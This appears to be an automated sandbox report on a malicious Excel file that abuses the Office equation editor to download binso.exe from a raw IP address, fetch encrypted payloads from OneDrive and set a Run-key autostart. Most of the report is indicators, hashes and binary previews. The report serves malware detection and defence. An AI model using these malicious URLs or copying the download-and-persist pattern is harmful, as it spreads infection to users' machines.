4.3.vbc.exe.315e30.138.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1ce8d98.157.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1ced4f0.273.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.31d4f4.267.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.324008.147.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1d0ab00.127.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.3.Odhbljup.exe.1d81b78.257.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.urzeczenie.com/hno0/?mhcd=MR-LdRqXxT7p86&g6A06=gtNg4Bp0cFA4pVLeRD7vodntk6HewgsZ+AnpdRhteKnDm7bsVUj6fD8/RHuCSiZIcACYig==	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://13.250.31.113/7009/binso.exe	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
www.heidecide.xyz/hno0/	100%	Avira URL Cloud	phishing	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
urzeczenie.com	87.98.234.164	true	false		high
www.voucheraja.com	unknown	unknown	false		high
onedrive.live.com	unknown	unknown	false		high
www.urzeczenie.com	unknown	unknown	false		high
prigmg.am.files.1drv.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.urzeczenie.com/hno0/?mhcd=MR-LdRqXxT7p86&g6A06=gtNg4Bp0cFA4pVLeRD7vodntk6HewgsZ+AnpdRhteKnDm7bsVUj6fD8/RHuCSiZlcACYig==	true	• Avira URL Cloud: malware	unknown
http://13.250.31.113/7009/binso.exe	true	• Avira URL Cloud: malware	unknown
www.heidecide.xyz/hno0/	true	• Avira URL Cloud: phishing	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
87.98.234.164	urzeczenie.com	France		16276	OVHFR	false
13.250.31.113	unknown	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532894
Start date:	02.12.2021
Start time:	19:32:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	7009.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@11/33@8/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 41.6% (good quality ratio 40.6%) • Quality average: 81.7% • Quality standard deviation: 24.7%
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:33:44	API Interceptor	80x Sleep call for process: EQNEDT32.EXE modified
19:33:48	API Interceptor	587x Sleep call for process: vbc.exe modified
19:34:07	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Odhbljup C:\Users\user\pujlbhdO.url
19:34:15	API Interceptor	43x Sleep call for process: explorer.exe modified
19:34:15	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Odhbljup C:\Users\user\pujlbhdO.url
19:34:17	API Interceptor	830x Sleep call for process: Odhbljup.exe modified
19:34:31	API Interceptor	393x Sleep call for process: NAPSTAT.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\Odhbljupmsgjmlbgxyicvyabvfcycds[1]

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	downloaded
Size (bytes):	278016
Entropy (8bit):	**7.9963922288524625**
Encrypted:	**true**
SSDEEP:	6144:eTwehIUcAIlXb/77XeTvK42sBZ6Q/cnb1kTpm+BxOH:e/IxAIV7KvlBZ6Tnb1eeH
MD5:	A8E5DCC8482C82EE2689930961F1420B
SHA1:	D072977890DFA9AE598851F02C6BBEE38A1DC148
SHA-256:	1E3AE3EFA50C86B73A8A24E087439BEFEBC092D41C4EF5403A1AE8280743F6FA

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\Odhbljupmsgjmlbgxyicvyabvfcycds[1]	
SHA-512:	14EEA9CB96DFAEFB6DDBF72FDE3B9056EC47B9CC4A5405DCE6E94B163C6B834F9AED248DE22FC49877B3291ECC18DCCB8C650BC39DC285B547897B51CF4AE19C
Malicious:	false
Reputation:	unknown
IE Cache URL:	http://https://prigmg.am.files.1drv.com/y4mqjjzWO8S-4gOMPNZjROyLuecmLMO_yUllbF8EkCZOGaN9ucABdXCb_4exrao8vW7SsdUDPYpqkQh6Qqxi_N7DAoaf-27vfOwTOjD2u8zZQRSud1donxrj3Bo0v4zba-Nblr6IN73XhNmJP4r3l1tAu1YAYUCe58vQZtbJlquPWfZ3jOuy9JcQZEGbfRIzBZTBjyRuE3emBp0OCwjUlkVJA/Odhbljupmsgjmlbgxyicvyabvfcycds?download&psid=1
Preview:	...,y...Z.\..S....)....x..q...x..q..>...%....v.Z.....3....C..D...;...K..#..Z.L)...1.2kv.....5...+.p.F.9.WF.....!...x..q...x..q..>...%....v.Z.....3....C..D...;...K..#..Z.L)...1.2kv.....5...+.p.F.9.WF.. ...!...x..q...x..q..>...%....v.Z.....3....C..H.+..Wn..3.....(8j.i...r.G..'..;..P....:&A..$>|.'..2|..."9.9..'.d....."Z..h.9.%.n...*N.X.D,s$^..._O.....,r.<.9.....o..G.3.m...E.#.....3.....mn..&D.j. |.....Uu..../.....8X..c...R)..*N.X.D,s$^..._O....m.d.B.XG..."yG.....b..W.....a.?.e.....2.....J.....W.\P...m.YG8"..>8<..Ss...e..*...z2....H.y.2.T...RS..J...7v..1w.....O^f.&..~2.m.Y..M 6L..9..G...HH.7.U....AS.L.I....'D.{.a..A.,...7....u.'[..i.0.0..5nlu.TC.....ns.Z@..x.S"...4..`C..8....g...."..\.3z...?..|/...VJ....1i.m.R..(.q.?.....?.....jq...;...".B.i....0..4..F..s...&..O,.6.@ .....$.^!%N.v.9.c...^TXY.M6...u....0.....jfc...J.)H.u...?....4...q.<.1=@.....$.G3w..TM...u.....t..u..XE....t..q.....?..*.E..>.<...,....-o..9..M=...W.
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\Odhbljupmsgjmlbgxyicvyabvfcycds[2]	
Process:	C:\Users\user\Odhbljup.exe
File Type:	Unknown
Category:	downloaded
Size (bytes):	278016
Entropy (8bit):	**7.9963922288524625**
Encrypted:	**true**
SSDEEP:	6144:eTwehIUcAllXb/77XeTvK42sBZ6Q/cnb1kTpm+BxOH:e/IxAlV7KvlBZ6Tnb1eeH
MD5:	A8E5DCC8482C82EE2689930961F1420B
SHA1:	D072977890DFA9AE598851F02C6BBEE38A1DC148
SHA-256:	1E3AE3EFA50C86B73A8A24E087439BEFEBC092D41C4EF5403A1AE8280743F6FA
SHA-512:	14EEA9CB96DFAEFB6DDBF72FDE3B9056EC47B9CC4A5405DCE6E94B163C6B834F9AED248DE22FC49877B3291ECC18DCCB8C650BC39DC285B547897B51CF4AE19C
Malicious:	false
Reputation:	unknown
IE Cache URL:	http://https://prigmg.am.files.1drv.com/y4m9SBOIUxawOhwOZhh5deC4xaZ_2WCiFbi3hl9ePAj_m8CsSqrvlgtSA9G3KkJWzjMT7rhB3lcxn5fapS1legu1d_b62boEcHWAGTolFMNdZO0v0w5UkQrq9shua22xERvBMGmlDDcuMm3EaPsRhJ08xfBCCD5AQ0sEM11Afhm0luzrtQpykq8MJbhU7vdW17etwFnuWWY0Nla3J7LeEOiQw/Odhbljupmsgjmlbgxyicvyabvfcycds?download&psid=1
Preview:	...,y...Z.\..S....)....x..q...x..q..>...%....v.Z.....3....C..D...;...K..#..Z.L)...1.2kv.....5...+.p.F.9.WF.....!...x..q...x..q..>...%....v.Z.....3....C..D...;...K..#..Z.L)...1.2kv.....5...+.p.F.9.WF.. ...!...x..q...x..q..>...%....v.Z.....3....C..H.+..Wn..3.....(8j.i...r.G..'..;..P....:&A..$>|.'..2|..."9.9..'.d....."Z..h.9.%.n...*N.X.D,s$^..._O.....,r.<.9.....o..G.3.m...E.#.....3.....mn..&D.j. |.....Uu..../.....8X..c...R)..*N.X.D,s$^..._O....m.d.B.XG..."yG.....b..W.....a.?.e.....2.....J.....W.\P...m.YG8"..>8<..Ss...e..*...z2....H.y.2.T...RS..J...7v..1w.....O^f.&..~2.m.Y..M 6L..9..G...HH.7.U....AS.L.I....'D.{.a..A.,...7....u.'[..i.0.0..5nlu.TC.....ns.Z@..x.S"...4..`C..8....g...."..\.3z...?..|/...VJ....1i.m.R..(.q.?.....?.....jq...;...".B.i....0..4..F..s...&..O,.6.@ .....$.^!%N.v.9.c...^TXY.M6...u....0.....jfc...J.)H.u...?....4...q.<.1=@.....$.G3w..TM...u.....t..u..XE....t..q.....?..*.E..>.<...,....-o..9..M=...W.
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Odhbljupmsgjmlbgxyicvyabvfcycds[1]	
Process:	C:\Users\user\Odhbljup.exe
File Type:	data
Category:	downloaded
Size (bytes):	278016
Entropy (8bit):	**7.9963922288524625**
Encrypted:	**true**
SSDEEP:	6144:eTwehIUcAllXb/77XeTvK42sBZ6Q/cnb1kTpm+BxOH:e/IxAlV7KvlBZ6Tnb1eeH
MD5:	A8E5DCC8482C82EE2689930961F1420B
SHA1:	D072977890DFA9AE598851F02C6BBEE38A1DC148
SHA-256:	1E3AE3EFA50C86B73A8A24E087439BEFEBC092D41C4EF5403A1AE8280743F6FA
SHA-512:	14EEA9CB96DFAEFB6DDBF72FDE3B9056EC47B9CC4A5405DCE6E94B163C6B834F9AED248DE22FC49877B3291ECC18DCCB8C650BC39DC285B547897B51CF4AE19C
Malicious:	false
Reputation:	unknown
IE Cache URL:	http://https://prigmg.am.files.1drv.com/y4mKZQXzf28B81dJ-MfvbsWq3O9fiJ_FrJOHEXztBJ7efPunEYAY4xPt8U0ZuEifQsjz2psFPkdIQ4H6SncPfhXwYszaB5tap86Fpn7PyraqKBWdEGxvl5eVTHaE5d831FCegMtQjHfebo3Q1J_hMtaL-nMgYyAV6UdD7K2HBpOGpa5sg29qYvKnOVAYxIRd-YAH_1xRHBESXJ9PMVn2BJdJg/Odhbljupmsgjmlbgxyicvyabvfcycds?download&psid=1
Preview:	...,y...Z.\..S....)....x..q...x..q..>...%....v.Z.....3....C..D...;...K..#..Z.L)...1.2kv.....5...+.p.F.9.WF.....!...x..q...x..q..>...%....v.Z.....3....C..D...;...K..#..Z.L)...1.2kv.....5...+.p.F.9.WF.. ...!...x..q...x..q..>...%....v.Z.....3....C..H.+..Wn..3.....(8j.i...r.G..'..;..P....:&A..$>|.'..2|..."9.9..'.d....."Z..h.9.%.n...*N.X.D,s$^..._O.....,r.<.9.....o..G.3.m...E.#.....3.....mn..&D.j. |.....Uu..../.....8X..c...R)..*N.X.D,s$^..._O....m.d.B.XG..."yG.....b..W.....a.?.e.....2.....J.....W.\P...m.YG8"..>8<..Ss...e..*...z2....H.y.2.T...RS..J...7v..1w.....O^f.&..~2.m.Y..M 6L..9..G...HH.7.U....AS.L.I....'D.{.a..A.,...7....u.'[..i.0.0..5nlu.TC.....ns.Z@..x.S"...4..`C..8....g...."..\.3z...?..|/...VJ....1i.m.R..(.q.?.....?.....jq...;...".B.i....0..4..F..s...&..O,.6.@ .....$.^!%N.v.9.c...^TXY.M6...u....0.....jfc...J.)H.u...?....4...q.<.1=@.....$.G3w..TM...u.....t..u..XE....t..q.....?..*.E..>.<...,....-o..9..M=...W.
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\binso[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	697856
Entropy (8bit):	6.715864202909051

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\binso[1].exe	
Encrypted:	false
SSDEEP:	12288:CIEpAb3iVUYfqUe+L7JMlbv7fkg48BcFcePyaW:CI8G3DYfq9+hMNTMz8Cbm
MD5:	3A9AE96D1F6404FCCF5BD99B7C5C0383
SHA1:	2D0444EF8FE64348EEE4D748B0528E3799D18304
SHA-256:	B8AA3A9C721EAE2745F1671B70869A8E3FE847A16E769D69C40727857BA54B44
SHA-512:	09205202F7CAB90141485DC55C9134E4438508DD78C4484E0212708CA2782F5C8431FD8044F38718146EB9D63A6C80FCFEB1F8B8BBEA1512C859463483C9FF10
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Reputation:	unknown
IE Cache URL:	http://13.250.31.113/7009/binso.exe
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...^B*.....@.....@.....!.....f.....0..lc..... .....CODE....\..... ..`DATA.....@...BSS.....idata..!.....".....@....tls.....rdata..... .....@..P.reloc..lc...0...d.....@..P.rsrc....f.....f...@.....@..P.....@..P..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\10F6923B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle....'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\".....H9...Y..*.v.....7.....Q..^t{P..C..".....e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..".....(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$''.n.....X,..__ar.d..0 .M#".....S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1119DDB7.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041C
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...\|.g.z..Y..._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#..._....I....k.!":...H.....eKN.....9....{%.....*7..6Y.."....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V|.].-Oo....._.;@c....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\19552301.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tIlQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\19552301.png	
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...|....y....G.LOO..?.....7..- .>..._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>.....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~.....,_..Wp.....q.....G..vA.D.E....."...?...'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&I..)..).J..>...+Mn.^.W.._....D...".}..k.....8.N_.v..>.y.@0.../.....>.a.....z.].../.r ...../3.....?.z..g.Z.....l0.L.S....._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\437E7858.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tIlQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...|....y....G.LOO..?.....7..- .>..._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>.....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~.....,_..Wp.....q.....G..vA.D.E....."...?...'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&I..)..).J..>...+Mn.^.W.._....D...".}..k.....8.N_.v..>.y.@0.../.....>.a.....z.].../.r ...../3.....?.z..g.Z.....l0.L.S....._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4EC276A2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B24 56
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....l`.....qjG.9\LC.... .....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e. ....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i .C..P.*...O..e..7./..k:..t...]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV. t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.l.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6037F43A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6037F43A.png	
Reputation:	unknown
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....tEXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle....'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3....B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$""""""""""".....d2Y@9`@c.v..8P...0`..a|.....<... ..+...["""""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..""""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px(.5..4lt..&....d.R!.....!.$''.n.....X,..__ar.d..0 .M#""""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\628BEF00.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E5772208011 94CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX..6....g=.R(..N'.0&.I(..B2..\...\|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D")..,J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...l...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5.N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{.....,q.\,.E".....z..*.abbB*...j.\.J.(.b.....\|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F.Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..I.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI...:...#....xkk.B.(....D 